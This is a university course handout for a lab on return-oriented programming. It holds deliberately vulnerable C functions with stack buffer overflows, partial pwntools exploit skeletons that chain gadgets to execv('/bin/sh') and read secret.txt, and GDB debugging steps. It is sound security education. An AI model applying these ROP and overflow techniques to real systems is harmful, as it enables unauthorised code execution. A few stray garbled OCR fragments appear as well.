

Lab #3. ROP

Prof. Jaeseung Choi

Dept. of Computer Science and Engineering

Sogang University

**format string bug 문제도 있다.*

General Information

■ Check "Lab #3" in *Assignment* tab of *Cyber Campus*

- Skeleton code (Lab3.tgz) is attached in the post
- Deadline: **11/14** Tuesday 23:59
- Submission will be accepted in that post, too
- Late submission deadline: **11/16** Thursday 23:59 **(-20% penalty)**
- Delay penalty is applied uniformly **(not problem by problem)**

■ **Please read the instructions in this slide carefully**

- This slide is step-by-step tutorial for the lab
- It also contains important submission guidelines
 - If you do not follow the guidelines, you will get penalty

Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
 - Read the orientation slide once more
- **Don't ask for solutions in the online community**
 - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
 - Your cooperation is needed to manage this course successfully
- **Starting from this lab, you must submit a report as well**
 - More instructions are provided at the end of this slide

From now on, I also forbid discussion on the approach

Overall structure is the same

- Don't forget to use csp5.sogang.ac.kr
- Decompress skeleton code (same directory structure)
 - 3-1/ ... 3-4/: Problems you have to solve
 - `check.py`: Self-grading script
 - `config`: Used internally by the self-grading script
- In this slide, we will focus on how to use the `pwntools` library to write ROP exploit

```
jason@ubuntu:~$ tar -xzf Lab3.tgz
jason@ubuntu:~$ ls Lab3
3-1  3-2  3-3  3-4  check.py  config
```

Example: Problem 3-1

stack canary X

- Target program gadget-exercise1.* are given

```
void execv_wrapper(char *prospath) {  
    execv(prospath, NULL);  
}
```

Your goal is to execute this function with `"/bin/sh"`

```
void safe(void) {  
    printf("Input your message in global buffer: ");  
    read(0, global_buf, sizeof(global_buf));  
}
```

```
void vuln(void) {  
    char buf[20];  
    printf("Input your message in stack buffer: ");  
    read(0, buf, 64);  
}
```

And there is a BOF again

About Exec*()

- In the lecture slide, we talked about `execve()` function
- But there are other variants of `execve()`, too
 - Ex) `execv()`, `execl()`, `execle()`
 - Each has different function prototype (for more details, read the manual by typing "`man execve`")
 - For ROP, functions with less arguments are preferred

```
// execv() takes in command-line args as a vector (array)
char *argv[] = { "/bin/ls", "-a", "-l", NULL };
execv("/bin/ls", argv);
```

Sometimes, we can pass NULL instead

```
// execl() takes in command-line args as a list
execl("/bin/ls", "/bin/ls", "-a", "-l", NULL);
```

Finding ROP Gadgets

- In principle, you must disassemble all the addresses in code section (that can contain instructions)
- Pwntools offers ROP() API that does this automatically
 - `print(rop.rdi)`: Print gadgets that can affect `%rdi` register
- Side-note: You can use `p64()` to write a concise exploit

```
# Write your exploit logic here.
p = process("./gadget-exercise1.bin")

# The following lines give us "pop rdi; ret" gadget at 0x4007b3.
rop = ROP("./gadget-exercise1.bin")
print(rop.rdi)

rdi_gadget = b"\xb3\x07\x40" + b"\x00" * 5
rdi_gadget = p64(0x4007b3) # Same meaning!
```

Attaching GDB to Process

- Assume that you wrote the exploit code below
 - Using gadget to change the value of `%rdi` into `0x4142`
- Let's use GDB to check if it works as expected
 - Previously, we ran `gdb` and started a process from there
 - This time, we run the exploit and attach to the *running process*

```
p = process("./gadget-exercise1.bin")
# Give time to attach GDB.
input("Pause for a while. Enter something to continue: ")

...
print(p.recvuntil(b"stack buffer: "))
rdi_gadget = p64(0x4007b3)
p.send(b"a" * ? + rdi_gadget + p64(0x4142))

# Do not finish the exploit yet
input("Delay the termination...")
```

Note the use of `input()`

Attaching GDB to Process

- You must open **two terminals** and switch between them
 - When running `gdb`, specify the **process id (pid)** to attach

Step 1. Start the exploit (1st terminal)

```
jason@ubuntu:~/Lab3/3-1$ ./exploit-gadget-exercise1.py  
[+] Starting local process './gadget-exercise1.bin': pid 3684  
Pause for a while. Enter something to continue:
```

Step 2. Attach and set breakpoints (2nd terminal)

```
jason@ubuntu:~/Lab3/3-1$ gdb -q gadget-exercise1.bin 3684  
Reading symbols from gadget-exercise1.bin...  
(No debugging symbols found in gadget-exercise1.bin)  
Attaching to program: /home/jason/Lab3/3-1/gadget-exercise1.bin  
(gdb) b * 0x4006f1  
Breakpoint 1 at 0x4006f1  
(gdb) c  
Continuing.
```

Attaching GDB to Process

- You must open **two terminals** and switch between them
 - When running **gdb**, specify the **process id (pid)** to attach

Step 3. Resume the exploit (1st terminal)

```
Pause for a while. Enter something to continue: go
b'Input your message in global buffer: '
b'Input your message in stack buffer: '
Delay the termination...|
```

Type this
to resume

Step 4. Now breakpoint is hit (2nd terminal)

```
Breakpoint 1, 0x00000000004006f1 in vuln ()
(gdb) x/i $rip
=> 0x4006f1 <vuln+45>: retq
(gdb) x/4xg $rsp
0x7fff337a6788: 0x00000000004007b3      0x00000000000004142
0x7fff337a6798: 0x00007f2337f7e083      0x00007f233818c620
(gdb) si
0x00000000004007b3 in __libc_csu_init ()
```

ifc veg vlp

$\chi^2/2i$ o/r/p

ξ_i


Demonstration

1/9

Reading secret.txt


- If you successfully performed an ROP exploit and spawned a shell, then it's time to read secret.txt
 - By typing "cat secret.txt" and read in the output
 - But if you send this command too early, the sync can go wrong

Exploit Target program



This is what we want

Exploit Target program



But this can happen

Reading secret.txt

- If you successfully performed an ROP exploit and spawned a shell, then it's time to read `secret.txt`
 - By typing "`cat secret.txt`" and read in the output
 - But if you send this command too early, the sync can go wrong
 - For reliability of your exploit, **please add `sleep()`** to have a delay before sending "`cat secret.txt`"
 - More reliable approach is to use a loop and specify **timeout** argument to `recvline()`: but this is unnecessarily complex

```
...
p.send(b"a" * ? + rdi_gadget + ?)

sleep(0.2) → delay
p.sendline(b"cat secret.txt")
print(p.recvline())
```

Tip for 3-2 (X)

- For problem 3-2, read the comment on top of the `safe()` function carefully
 - There is a constraint on `%rsp` value to run the function properly
 - Stack alignment issue (you don't need to understand this deeply)

```
/* Note: This function crashes if %rsp value is
 * not "16N + 8" at the entry */
void safe(void) {
    printf("Input your message in global buffer: ");
    read(0, global_buf, sizeof(global_buf));
}
```

Analyzing Function Offset

- For problem 3-3 and 3-4, you will have to investigate the function offset within the `libc` library
- You may use `gdb` to find out offsets, but it will be more convenient to use the `pwntools` API
 - Then you don't have to hard-code constants in the code

```
# Investigate the libc library.
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
write_offset = libc.symbols['write']
read_offset = libc.symbols['read']
execv_offset = libc.symbols['execv']
print("Offset of write() : %s" % hex(write_offset))
print("Offset of read() : %s" % hex(read_offset))
print("Offset of execv() : %s" % hex(execv_offset))
```

P23 %w% (lop)
1.9.2

Problem Information


- Four problems, 100pt in total
 - 3-1 (20pt): gadget-exercise1.bin
 - 3-2 (20pt): gadget-exercise2.bin
 - 3-3 (30pt): simple.bin
 - 3-4 (30pt): echo-twice.bin
- You'll get the point for each problem if the exploit works
 - No partial point for non-working exploit
- If the report does not clearly explain your exploit code, you will many (even all the) points
 - This time, I will grade your reports strictly

Report Guideline

- Write report for **3-3 and 3-4** (not required for 3-1 and 3-2)
 - The role of report is to prove that you solved them on your own
 - If you couldn't solve a problem, don't have to write its report
 - Report will not give you score; it is only used to deduct score
- This time, I will provide concrete template for the report
 - Your report **must contain** the materials that I request
 - Otherwise, you will lose points
 - Especially, **do not** explain your exploit **with the memory dump** obtained with **x/*** commands of **gdb**

Report Template for 3-3

- Draw a figure that describes the state of stack after your input is received (like the example below)
 - Explain the **meaning of each memory** block in the figure
 - Ex) If it's a gadget address, list the **instructions in gadget**
 - Ex) Also, explain **what you are trying to do with those gadgets**
 - Ex) If you are calling a function, explain **which arguments you are trying to pass**, and **why you are doing that**




Report Template for 3-4

■ For FSB, draw the state of `safe_echo()`'s stack frame

- Indicate the **offset of each local variable**, and explain the assembly **instructions you analyzed** to figure out the offset
- If you entered format specifiers as input ("%d%d%d"), explain **which stack position is consumed** by each format specifier
- Justify **why you repeat** certain format specifier **for certain number of times** (be as specific as possible)

■ For BOF and ROP, draw a figure and explain as in 3-3



Make-up Class for Lab #3

■ 11/10 Friday 19:00 (K202)

- No attendance check
- We will review the materials for Lab #3
- Questions on Lab #3 will be accepted **only here**
 - But limited to 3-1 and 3-2

■ No office hour will be offered for Lab #3

■ Also, I will not answer the questions about Lab #3 problems via email or after the lectures

- Questions are allowed only in the make-up class above

Submission Guideline

■ You should submit four exploit scripts and report

- Problem 3-1: `exploit-gadget-exercise1.py`
- Problem 3-2: `exploit-gadget-exercise2.py`
- Problem 3-3: `exploit-simple.py`
- Problem 3-4: `exploit-echo-twice.py`
- **Don't forget the report:** `report.pdf`

■ Submission format

- Upload these files directly to *Cyber Campus* (**do not zip them**)
- **Do not change the file name** (e.g., adding any prefix or suffix)
- If your submission format is wrong, you will get **-20% penalty**